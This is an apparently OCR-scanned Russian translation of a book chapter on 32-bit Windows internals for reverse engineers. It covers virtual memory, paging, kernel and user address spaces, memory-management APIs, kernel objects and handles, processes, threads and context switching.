Это обсуждение относится именно к 32-разрядным версиям Windows. С точки зрения обратной разработки 64-разрядные варианты существенно отличаются, поскольку 64-разрядные процессоры независимо от конкретной архитектуры используют другой язык ассемблера. Сосредоточиться исключительно на 32-разрядной Windows разумно, ведь книга рассматривает только ассемблер IA-32. По-видимому, 64-разрядным системам понадобится ещё несколько лет, чтобы стать массовым товаром. Обещаю обновить книгу, когда это произойдёт!

Виртуальная память и страничная организация

Виртуальная память - фундаментальное понятие современных операционных систем. Вместо прямого доступа программы к физической памяти процессор совместно с операционной системой создаёт между ними невидимый слой. При каждом обращении к памяти процессор консультируется со специальной таблицей страниц, которая сообщает процессу настоящий физический адрес. Разумеется, делать отдельную запись для каждого байта непрактично: такая таблица была бы больше всей доступной физической памяти. Поэтому процессоры делят память на страницы.

Страница - это фрагмент памяти фиксированного размера, и каждая запись таблицы относится к одной странице. Настоящий размер зависит от процессорной архитектуры, причём некоторые поддерживают несколько размеров. Процессоры IA-32 обычно используют страницы по 4 Кбайт, хотя поддерживают также 2 и 4 Мбайт. Windows в основном применяет 4-килобайтные страницы, поэтому этот размер можно считать стандартным.

При первом знакомстве преимущества таблицы страниц могут быть неочевидны. Их несколько, но самое важное - возможность создавать множество адресных пространств. Адресное пространство представляет собой изолированную таблицу страниц, которая разрешает доступ только к памяти, относящейся к текущей программе или процессу. Поскольку процессор не позволяет приложению обращаться к самой таблице страниц, оно не может нарушить эту границу. Множество адресных пространств - фундаментальная возможность современных операционных систем, полностью изолирующая программы друг от друга и предоставляющая каждому процессу собственную небольшую «песочницу».

> **Примечание переводчика.** В английском тексте в этом предложении напечатано *process*, но по техническому смыслу и контексту речь идёт о *processor*.

Помимо адресных пространств, таблица позволяет легко приказывать процессору соблюдать определённые правила доступа к памяти. Например, записи часто содержат набор флагов, определяющих свойства конкретной страницы, в том числе доступность из непривилегированного режима. Благодаря этому код операционной системы может находиться прямо в адресном пространстве процесса: достаточно установить во флагах записей ограничение, никогда не позволяющее приложению обращаться к конфиденциальным данным системы.

Так мы приходим к основному различию между режимом ядра и пользовательским режимом. Режим ядра - принятое в Windows название привилегированного режима процессора; этим выражением также часто описывают исполняемый в привилегированном режиме код и доступную только в нём память. Пользовательский режим непривилегирован: находясь в нём, система способна выполнять только пользовательский код и обращаться только к пользовательской памяти.

Подкачка

Подкачка - процесс временного сброса неиспользуемых областей памяти на жёсткий диск. Идея проста: физическая память намного быстрее и дороже дискового пространства, поэтому неиспользуемые в настоящий момент области имеет смысл сохранять в файле. Представьте систему, в которой работает много приложений. Когда некоторые не используются, архитектура виртуальной памяти позволяет вместо сохранения приложений целиком в физической памяти сбросить все их данные в файл и загрузить обратно, как только они понадобятся. Для приложения этот процесс полностью прозрачен.

В системе с виртуальной памятью подкачку реализовать несложно. Система должна каким-либо образом измерять время последнего обращения к странице, в чём ей помогает процессор, и искать страницы, не использовавшиеся достаточно долго. Обнаружив их, система сбрасывает содержимое в файл и делает соответствующие записи таблицы недействительными. После этого содержимое физических страниц можно отбросить, а освободившееся место использовать для других целей.

Если позднее произойдёт обращение к сброшенной странице, процессор создаст страничное нарушение, поскольку запись таблицы недействительна, и система поймёт, что страница выгружена. Операционная система обратится к файлу подкачки, где находится вся выгруженная память, и прочитает данные обратно.

Важное побочное преимущество такой архитектуры состоит в том, что приложения могут использовать больше памяти, чем физически установлено: при её нехватке система задействует жёсткий диск как вторичное хранилище. На практике это работает лишь пока приложения активно не используют объём, превышающий физическую память. Иначе системе приходится постоянно переносить данные между памятью и диском. Поскольку жёсткие диски обычно примерно в тысячу раз медленнее физической памяти, система может стать невероятно медленной.

Страничные нарушения

С точки зрения процессора страничное нарушение возникает при обращении к адресу, для которого нет действительной записи таблицы страниц. Конечные пользователи привыкли считать его дурной новостью. Но это всё равно что утверждать, будто бактерия всегда означает неприятности для человеческого организма: ничто не может быть дальше от истины. Страничные нарушения приобрели плохую репутацию потому, что почти всякое падение программы или системы сопровождается сообщением о необработанном нарушении. На деле в исправной системе они срабатывают тысячи раз в секунду, и в большинстве случаев система обрабатывает их в рамках нормальной работы. Хороший пример законного страничного нарушения - обращение программы к странице, выгруженной в файл подкачки. Поскольку запись таблицы недействительна, процессор создаёт нарушение, а операционная система устраняет его, просто загружая содержимое страницы из файла и возобновляя программу, которая вызвала событие.

Рабочие наборы

Рабочий набор - структура данных отдельного процесса со списком физических страниц, которые сейчас используются в его адресном пространстве. Система определяет по рабочим наборам активное потребление физической памяти каждым процессом и страницы, к которым давно не обращались. Такие страницы можно выгрузить на диск и удалить из рабочего набора.

Можно сказать, что потребление памяти процессом в любой момент равно общему размеру его рабочего набора. В целом это верно, но несколько упрощает ситуацию: значительные части адресного пространства обычного процесса содержат совместно используемую память, которая тоже входит в общий размер рабочего набора. Измерить расход памяти в системе с виртуальной памятью совсем не просто!

Память ядра и пользовательская память

Вероятно, важнейшее понятие управления памятью - различие между памятью ядра и пользовательской памятью. Хорошо известно, что для создания устойчивой операционной системы приложениям нельзя разрешать доступ к её внутренним структурам данных. Иначе одна ошибка программиста способна перезаписать важную структуру и дестабилизировать всю систему. Кроме того, необходимо гарантировать, что вредоносная программа не захватит управление системой и не причинит ей вред, обратившись к критическим структурам операционной системы.

Windows использует 32-разрядное, то есть 4-гигабайтное, адресное пространство, которое обычно разделено на две части по 2 Гбайт: память приложения и общую память ядра. В некоторых 32-разрядных системах применяется иное размещение, но такие случаи редки. Общая идея состоит в том, что верхние 2 Гбайт содержат всю относящуюся к ядру память системы и совместно используются всеми адресными пространствами. Это удобно, поскольку означает, что память ядра доступна всегда, независимо от того, какой процесс выполняется в данный момент. Разумеется, верхние 2 Гбайт защищены от любого доступа из пользовательского режима.

Побочное следствие такой архитектуры состоит в том, что приложениям доступно лишь 31-разрядное адресное пространство: старший разряд любого адреса всегда равен нулю. Отсюда следует небольшая подсказка для реверс-инжиниринга: 32-разрядное число, первая шестнадцатеричная цифра которого равна 8 или больше, не может быть действительным указателем пользовательского режима.

Адресное пространство памяти ядра

Так что же находится внутри этих 2 Гбайт, зарезервированных для ядра? Они разделены между различными компонентами ядра. Прежде всего пространство ядра содержит весь системный код режима ядра, в том числе само ядро и прочие компоненты, например драйверы устройств. Большая часть 2 Гбайт распределена между несколькими важными системными компонентами. В целом распределение статично, однако существует несколько параметров реестра, способных в некоторой степени влиять на размер отдельных областей. На рис. 3.1 показано типичное устройство адресного пространства ядра Windows. Следует помнить, что большинство компонентов имеют динамический размер, определяемый во время выполнения с учётом объёма доступной физической памяти и нескольких настраиваемых пользователем параметров реестра.

Выгружаемый и невыгружаемый пулы

Выгружаемый и невыгружаемый пулы по существу представляют собой кучи режима ядра, которыми пользуются все компоненты ядра. Поскольку пулы находятся в памяти ядра, они по своей природе присутствуют во всех адресных пространствах, но доступны лишь коду режима ядра. Выгружаемый пул - довольно большая куча, состоящая из обычной выгружаемой памяти. Для большинства компонентов ядра он служит кучей выделения памяти по умолчанию. Невыгружаемый пул - куча, состоящая из невыгружаемой памяти. Невыгружаемая память означает, что данные никогда нельзя сбросить на жёсткий диск и они всегда остаются в физической памяти. Это полезно, поскольку значительным частям системы запрещено использовать выгружаемую память.

Системный кеш

В пространство системного кеша диспетчер кеша Windows отображает все файлы, кешируемые в данный момент. Кеширование в Windows реализовано посредством отображения файлов в память: диспетчер памяти управляет объёмом физической памяти, выделенным каждому отображённому файлу. Когда программа открывает файл, для него создаётся объект-секция (см. ниже), который отображается в область системного кеша. Когда впоследствии программа обращается к файлу через API `ReadFile` или `WriteFile`, файловая система внутренне обращается к отображённой копии файла посредством таких API диспетчера кеша, как `CcCopyRead` и `CcCopyWrite`.




Рисунок 3.1. Типичное устройство адресного пространства памяти ядра Windows.

Пространство сеанса служб терминалов

Эту область памяти использует компонент подсистемы Win32, работающий в режиме ядра, - `WIN32K.SYS` (см. раздел о подсистеме Win32 далее в этой главе). Компонент служб терминалов представляет собой службу Windows, которая позволяет одновременно поддерживать в одной системе Windows несколько удалённых сеансов с графическим интерфейсом. Для реализации этой возможности Microsoft сделала пространство памяти Win32 закрытым для каждого сеанса, благодаря чему система фактически может загружать несколько экземпляров подсистемы Win32. В ядре каждый экземпляр загружается по одному и тому же виртуальному адресу, но в отдельном пространстве сеанса. Пространство сеанса содержит исполняемый файл `WIN32K.SYS` и различные структуры данных, необходимые подсистеме Win32. Кроме того, существует особый пул сеанса - по существу, закрытый для сеанса выгружаемый пул, который также находится в этой области.

Таблицы страниц и гиперпространство

Эти две области содержат данные конкретного процесса, определяющие адресное пространство текущего процесса. Область таблиц страниц - это всего лишь отображение активных в данный момент таблиц страниц в виртуальную память. Гиперпространство используется в нескольких целях, но прежде всего для отображения рабочего набора текущего процесса.

Системный рабочий набор

Системный рабочий набор - общесистемная структура данных, которая управляет использованием физической памяти системой, но только для выгружаемой памяти. Она необходима потому, что значительные части содержимого адресного пространства памяти ядра допускают выгрузку, а значит, системе нужен способ отслеживать страницы, используемые в данный момент. Две крупнейшие области памяти, которыми управляет эта структура данных, - выгружаемый пул и системный кеш.

Системные записи таблиц страниц (PTE)

Это большая область, используемая для крупных выделений памяти ядра любого назначения. Она не является кучей, а представляет собой пространство виртуальной памяти, которым ядро и драйверы могут пользоваться всякий раз, когда им по любой причине требуется большой непрерывный участок виртуальной памяти. Внутренне ядро использует пространство системных PTE для отображения исполняемых файлов драйверов устройств и хранения стеков ядра: по одному на каждый поток системы. Драйверы устройств могут выделять области системных PTE вызовом API ядра `MmAllocateMappingAddress`.

Объекты-секции

Объект-секция - ключевой элемент диспетчера памяти Windows. В общем случае это особый участок памяти, которым управляет операционная система. Прежде чем к содержимому объекта-секции можно будет обратиться, объект необходимо отобразить. Отображение объекта-секции означает, что для него выделяется диапазон виртуальных адресов, после чего объект становится доступен через этот диапазон.

Одно из важнейших свойств объектов-секций состоит в том, что их можно отображать более чем в одно место. Поэтому они служат удобным средством совместного использования памяти

приложениями. Система также применяет объекты-секции для совместного использования памяти ядром и процессами пользовательского режима. Для этого один объект-секция отображается одновременно в адресное пространство ядра и в одно или несколько адресных пространств пользовательского режима. Наконец, следует отметить, что термин "объект-секция" относится к понятиям ядра: в Win32 и в большей части документации Microsoft такие объекты называются файлами, отображёнными в память.

Существует два основных типа объектов-секций:

• **С поддержкой файла подкачки.** Объект-секцию с поддержкой файла подкачки можно использовать для временного хранения информации; обычно его создают для совместного использования данных двумя процессами либо приложениями и ядром. Секция создаётся пустой и может быть отображена в любое адресное пространство - как пользовательской памяти, так и памяти ядра. Подобно любой другой области выгружаемой памяти, при необходимости такая секция может быть выгружена в файл подкачки.
• **С поддержкой файла.** Объект-секция с поддержкой файла связан с физическим файлом на жёстком диске. Поэтому при первом отображении он содержит данные связанного с ним файла. Если секция доступна для записи, все изменения данных, внесённые во время её отображения в память, будут записаны обратно в файл. Такой объект-секция обеспечивает удобный доступ к файлу: вместо громоздких API наподобие `ReadFile` и `WriteFile` программа может обращаться к данным в памяти напрямую по указателю. Система использует объекты-секции с поддержкой файлов для самых разных целей, включая загрузку исполняемых образов.

Деревья VAD

Дерево дескрипторов виртуальных адресов (Virtual Address Descriptor, VAD) - структура данных, с помощью которой Windows управляет распределением адресов каждого отдельного процесса. Дерево VAD представляет собой двоичное дерево, описывающее каждый диапазон адресов, используемый в данный момент. У каждого процесса есть собственное дерево, а каждая запись в таком дереве описывает соответствующее выделение памяти. В общем случае выделения делятся на два типа: отображённые и закрытые. Отображённые выделения - это файлы, отображённые в адресное пространство. К ним относятся все исполняемые файлы, загруженные в адресное пространство процесса, и каждый отображённый в него файл, то есть объект-секция. Закрытые выделения принадлежат только процессу и выделены локально. Обычно они используются для куч и стеков; у одного процесса может быть несколько стеков - по одному для каждого потока.

Выделение памяти в пользовательском режиме

Рассмотрим, что происходит в адресных пространствах пользовательского режима. Разумеется, здесь нельзя быть столь же конкретными, как при обсуждении адресного пространства ядра: все приложения различны. Тем не менее важно понимать, как приложения используют память и как распознавать различные её типы.

• **Закрытые выделения.** Это простейший тип выделения памяти в процессе. В данном случае приложение запрашивает блок памяти посредством Win32 API `VirtualAlloc`. Это самый примитивный способ выделения памяти, поскольку он позволяет выделять лишь целые страницы, но не меньшие блоки. Обычно система использует закрытые выделения для стеков и куч (см. ниже).
• **Кучи.** Большинство приложений Windows не вызывают `VirtualAlloc` напрямую. Вместо этого они выделяют блок кучи, вызывая функцию библиотеки времени выполнения, например `malloc`, либо системный API управления кучей, например `HeapAlloc`. Куча - структура данных, позволяющая создавать несколько блоков памяти переменного размера внутри одного более крупного блока. Внутренне куча старается разумно управлять доступной памятью, чтобы приложения могли удобно выделять и освобождать блоки переменного размера по мере необходимости. Операционная система предоставляет собственные кучи через Win32 API `HeapAlloc` и `HeapFree`, но приложение также может реализовать свои кучи, напрямую выделяя закрытые блоки посредством API `VirtualAlloc`.
• **Стеки.** Стеки пользовательского режима по существу являются обычными закрытыми выделениями; при создании каждого потока система автоматически выделяет ему стек.
• **Исполняемые файлы.** Ещё один распространённый тип выделения - отображённый исполняемый файл. Система выполняет код приложения, загружая его в память как файл, отображённый в память.
• **Отображённые представления (секции).** Приложения могут создавать файлы, отображённые в память, и отображать их в своё адресное пространство. Это удобный и часто применяемый способ совместного использования памяти двумя или несколькими программами.

API управления памятью

Диспетчер виртуальной памяти Windows доступен прикладным программам через набор Win32 API, которые способны напрямую выделять и освобождать блоки памяти в адресных пространствах пользовательского режима. Ниже перечислены популярные низкоуровневые Win32 API управления памятью.

• **`VirtualAlloc`.** Эта функция выделяет закрытый блок памяти в адресном пространстве пользовательского режима. Это низкоуровневый блок памяти, размер которого должен быть выровнен по границе страницы, а не блок кучи переменного размера наподобие блоков, выделяемых функцией `malloc` из кучи библиотеки времени выполнения C. Блок можно либо зарезервировать, либо фактически зафиксировать. Резервирование блока означает, что мы лишь сохраняем за собой адресное пространство, не расходуя память. Фиксация блока означает, что мы действительно выделяем для него место в системном файле подкачки. Физическая память не используется, пока к этому блоку не произойдёт фактическое обращение.
• **`VirtualProtect`.** Эта функция задаёт параметры защиты области памяти, например возможность чтения, записи или исполнения блока; новые версии Windows действительно предотвращают исполнение неисполняемых блоков. С её помощью можно изменять и другие низкоуровневые параметры, в частности разрешать или запрещать аппаратное кеширование блока.

• **VirtualQuery.** Эта функция запрашивает сведения о текущем блоке памяти, по существу извлекая информацию из соответствующего узла VAD: например, тип блока - закрытое выделение, секция или образ, - а также его состояние: зарезервирован, зафиксирован или не используется.
• **VirtualFree.** Эта функция освобождает блок закрытого выделения, например созданный посредством `VirtualAlloc`.

Все эти API работают с активным в данный момент адресным пространством, однако Windows поддерживает и операции с виртуальной памятью других процессов, если выполняющий их процесс обладает достаточными привилегиями. У каждого из перечисленных API есть вариант с суффиксом `Ex` (`VirtualAllocEx`, `VirtualQueryEx` и т. д.), который принимает дескриптор объекта-процесса и может работать с адресным пространством процесса, отличного от выполняемого в данный момент. В рамках той же функциональности Windows предоставляет два API, которые непосредственно обращаются к адресному пространству другого процесса и способны читать или записывать его: `ReadProcessMemory` и `WriteProcessMemory`.

Другая группа важных API диспетчера памяти предназначена для объектов-секций. В Win32 объект-секция называется файлом, отображённым в память, и создаётся посредством API `CreateFileMapping`. Объект-секцию можно отобразить в адресное пространство пользовательского режима с помощью API `MapViewOfFileEx`, а отменить отображение - с помощью `UnmapViewOfFile`.

Объекты и дескрипторы

Ядро Windows управляет объектами посредством централизованного компонента - диспетчера объектов. Он отвечает за все объекты ядра: секции, объекты файлов и устройств, объекты синхронизации, процессы и потоки. Важно понимать, что этот компонент управляет только объектами, связанными с ядром. Объектами графического интерфейса, например окнами, меню и контекстами устройств, управляют отдельные диспетчеры объектов, реализованные внутри `WIN32K.SYS`. Они рассматриваются в разделе о подсистеме Win32 далее в этой главе.

При взгляде на объекты из пользовательского режима, как это делает большинство приложений, они кажутся несколько загадочными. Важно понимать, что под оболочкой все эти объекты являются всего лишь структурами данных; обычно они хранятся в невыгружаемом пуле памяти ядра. Все объекты используют стандартный заголовок объекта, описывающий его основные свойства: тип, счётчик ссылок, имя и т. д. Диспетчер объектов ничего не знает о структурах данных, относящихся к конкретному типу объекта, и работает только с универсальным заголовком.

Код ядра обычно обращается к объектам по прямым указателям на их структуры данных, однако прикладные программы по очевидным причинам так поступать не могут. Вместо этого приложения обращаются к отдельным объектам через дескрипторы. Дескриптор - числовой идентификатор, относящийся к конкретному процессу и по существу являющийся индексом в закрытой таблице дескрипторов этого процесса. Каждая запись таблицы содержит указатель на соответствующий объект; именно так система связывает дескрипторы с объектами. Вместе с указателем на объект запись дескриптора содержит маску доступа, определяющую, какие операции можно выполнять над объектом через данный дескриптор. На рис. 3.2 показано, что у каждого процесса есть собственная таблица дескрипторов и что записи этих таблиц указывают на фактические объекты в памяти ядра.

Маска доступа объекта - 32-разрядное целое число, разделённое на два 16-разрядных слова флагов доступа. Верхнее слово содержит универсальные флаги доступа, например `GENERIC_READ` и `GENERIC_WRITE`. Нижнее слово содержит флаги, относящиеся к конкретному объекту, например `PROCESS_TERMINATE`, который разрешает завершить процесс через его дескриптор, или `KEY_ENUMERATE_SUB_KEYS`, разрешающий перечислить подразделы открытого раздела реестра. Все константы прав доступа определены в файле `WinNT.H` из Microsoft Platform SDK.

Для каждого объекта ядро поддерживает два счётчика ссылок: счётчик ссылок ядра и счётчик дескрипторов. Объект удаляется лишь после того, как оба счётчика станут равны нулю.

Именованные объекты

Некоторым объектам ядра можно присваивать имена, позволяющие однозначно идентифицировать их во всей системе. Предположим, например, что двум процессам необходимо синхронизировать между собой некоторую операцию. Обычно для этого применяют объект-мьютекс, но как обоим процессам узнать, что они работают с одним и тем же мьютексом? Для идентификации отдельных объектов ядро поддерживает имена объектов. В нашем примере оба процесса могут попытаться создать мьютекс с именем `MyMutex`. Тот, кто сделает это первым, действительно создаст объект `MyMutex`, а вторая программа лишь откроет новый дескриптор этого объекта. Важно, что общее имя фактически гарантирует работу обоих процессов с одним объектом. Если API создания объекта, например `CreateMutex`, вызывается для уже существующего объекта, ядро автоматически находит его в глобальной таблице и возвращает его дескриптор.




Рисунок 3.2. Объекты и таблицы дескрипторов процессов.

Именованные объекты организованы в иерархические каталоги, однако Win32 API ограничивает доступ приложений пользовательского режима к этим каталогам. Кратко рассмотрим наиболее интересные из них:

• **`BaseNamedObjects`.** В этом каталоге хранятся все обычные именованные объекты Win32, например мьютексы. Все Win32 API для именованных объектов автоматически используют этот каталог; прикладные программы не могут этим управлять.
• **`Devices`.** Этот каталог содержит объекты устройств для всех активных в данный момент системных устройств. В общем случае каждый драйвер устройства имеет в нём хотя бы одну запись, даже если не связан с физическим устройством. Сюда относятся логические устройства, например `Tcp`, и физические, например `Harddisk0`. Win32 API не могут обращаться к объектам этого каталога напрямую и должны использовать символические ссылки (см. ниже).
• **`GLOBAL??`.** Этот каталог, который в старых версиях Windows назывался также `??`, содержит символические ссылки. Символические ссылки - имена объектов ядра старого типа. Старая система имён по существу представляет собой хорошо знакомую схему именования DOS. Вспомните назначение каждому диску буквы, например `C:`, и обращение к физическим устройствам по имени длиной до восьми символов с двоеточием на конце, например `COM1:`. Всё это имена DOS; в современных версиях Windows они с помощью символических ссылок связаны с настоящими устройствами из каталога `Devices`. Приложения Win32 могут обращаться к устройствам только по именам их символических ссылок.

Некоторые объекты ядра не имеют имён и идентифицируются только по дескрипторам или указателям на объекты ядра. Хороший пример - объект потока: он создаётся без имени и представлен лишь дескрипторами со стороны пользовательского режима и прямым указателем на объект со стороны режима ядра.

Процессы и потоки

И процессы, и потоки являются основными структурными единицами Windows, поэтому крайне важно точно понимать, что они собой представляют. В следующих разделах сначала описываются основные понятия процессов и потоков, а затем подробно рассматривается их реализация в Windows.

Процессы

Процесс - фундаментальный строительный блок Windows. Он представляет собой многое, но прежде всего - изолированное адресное пространство памяти. Это адресное пространство можно использовать для выполнения программы; отдельное пространство создаётся для каждой программы, чтобы гарантировать, что она выполняется именно в нём. В адресное пространство процесса система может загружать модули кода, однако для фактического выполнения программы у процесса должен быть по крайней мере один работающий поток.

Потоки

Поток - элементарная единица исполнения кода. В каждый отдельно взятый момент каждый процессор системы выполняет один поток, то есть фактически просто исполняет фрагмент кода; код это программы или операционной системы - неважно. Смысл потоков состоит в том, что Windows может не выполнять один фрагмент кода непрерывно до самого конца, а в любой момент прервать работающий поток и переключиться на другой. Этот механизм лежит в самой основе способности Windows обеспечивать конкурентное выполнение.

Понять сущность потоков будет проще, если рассмотреть их системную реализацию. Внутри поток - не более чем структура данных, содержащая структуру `CONTEXT` с состоянием процессора на момент последнего выполнения потока, в сочетании с одним или двумя блоками памяти, используемыми как пространство стека. Если задуматься, поток похож на маленький виртуальный процессор с собственным контекстом и стеком. Настоящий физический процессор переключается между несколькими виртуальными процессорами и каждый раз начинает исполнение с текущего контекста потока, используя его стек.

Два стека могут понадобиться потоку потому, что в Windows потоки попеременно исполняют код пользовательского режима и режима ядра. Например, обычный поток приложения работает в пользовательском режиме, но может вызывать системные API, реализованные в режиме ядра. В таком случае код системного API исполняется в режиме ядра внутри вызвавшего его потока! Поскольку поток может выполняться и в пользовательском режиме, и в режиме ядра, ему нужны два стека: один для работы в пользовательском режиме, другой - в режиме ядра. Разделение стеков является основополагающим требованием безопасности и устойчивости. Если бы код пользовательского режима имел доступ к стекам ядра, система была бы уязвима для разнообразных вредоносных атак, а ошибки приложений, способные перезаписать части стека ядра, угрожали бы её стабильности.

Потоками в Windows управляют планировщик и диспетчер; вместе они решают, какой поток и как долго должен выполняться, а также осуществляют фактическое переключение контекста, когда приходит время сменить работающий поток.

Интересная особенность архитектуры Windows состоит в том, что ядро допускает вытеснение и прерывание: обычно поток можно прервать во время исполнения в режиме ядра точно так же, как и в пользовательском режиме. Например, прерывание допускают практически все Win32 API и большинство внутренних компонентов ядра. Неудивительно, что некоторые компоненты или участки кода прерывать нельзя - представьте, что произошло бы при прерывании самого планировщика, - но обычно это очень короткие фрагменты.

Переключение контекста

Иногда людям трудно представить, как многопоточное ядро обеспечивает конкурентное выполнение множества потоков, однако в действительности всё довольно просто. Сначала ядро разрешает потоку выполняться. На практике это означает загрузку его контекста: переход в правильное адресное пространство памяти и инициализацию значений всех регистров ЦП, - после чего поток начинает работу. Далее он исполняется на процессоре обычным образом, и ядро в этот момент не делает ничего особенного, пока не придёт время переключиться на новый поток. Прежде чем рассмотреть сам процесс переключения контекстов, обсудим, как и почему поток прерывается.

На самом деле потоки часто добровольно уступают ЦП, и ядру даже не приходится прерывать их принудительно. Это происходит всякий раз, когда программа чего-либо ожидает. Один из самых распространённых примеров в Windows - вызов программой Win32 API `GetMessage`. `GetMessage` вызывается постоянно: именно так приложения спрашивают систему, создал ли пользователь

новые события ввода, например переместил мышь или нажал клавишу. Обычно GetMessage обращается к очереди сообщений и просто извлекает следующее событие, но иногда очередь пуста. В таком случае GetMessage переходит в состояние ожидания и не возвращает управление, пока не появится новый пользовательский ввод. По сути, в этот момент GetMessage сообщает ядру: "Пока я закончил; разбуди меня, когда появится новое событие ввода". Тогда ядро сохраняет полное состояние процессора и переключается на выполнение другого потока. Это вполне разумно: незачем останавливать процессор только потому, что одна программа сейчас бездействует, ведь ЦП может понадобиться другим программам.

Конечно, GetMessage - лишь один пример из десятков. Рассмотрим, что происходит, когда приложение выполняет медленную операцию ввода-вывода, например читает данные из сети или с относительно медленного накопителя вроде DVD. Вместо простого ожидания завершения операции ядро на время работы оборудования переключается на другой поток, а когда операция завершается, возвращается к выполнению ожидавшего потока.

Что происходит, если поток не уступает процессор сам? Такое вполне возможно, когда ему просто нужно выполнить большой объём работы. Представьте поток, исполняющий сложный алгоритм с миллиардами вычислений. Такой код может часами не освобождать ЦП и теоретически способен заблокировать всю систему. Чтобы избежать подобных проблем, операционные системы применяют так называемое вытесняющее планирование: потоку разрешается выполняться лишь ограниченное время, после чего его прерывают.

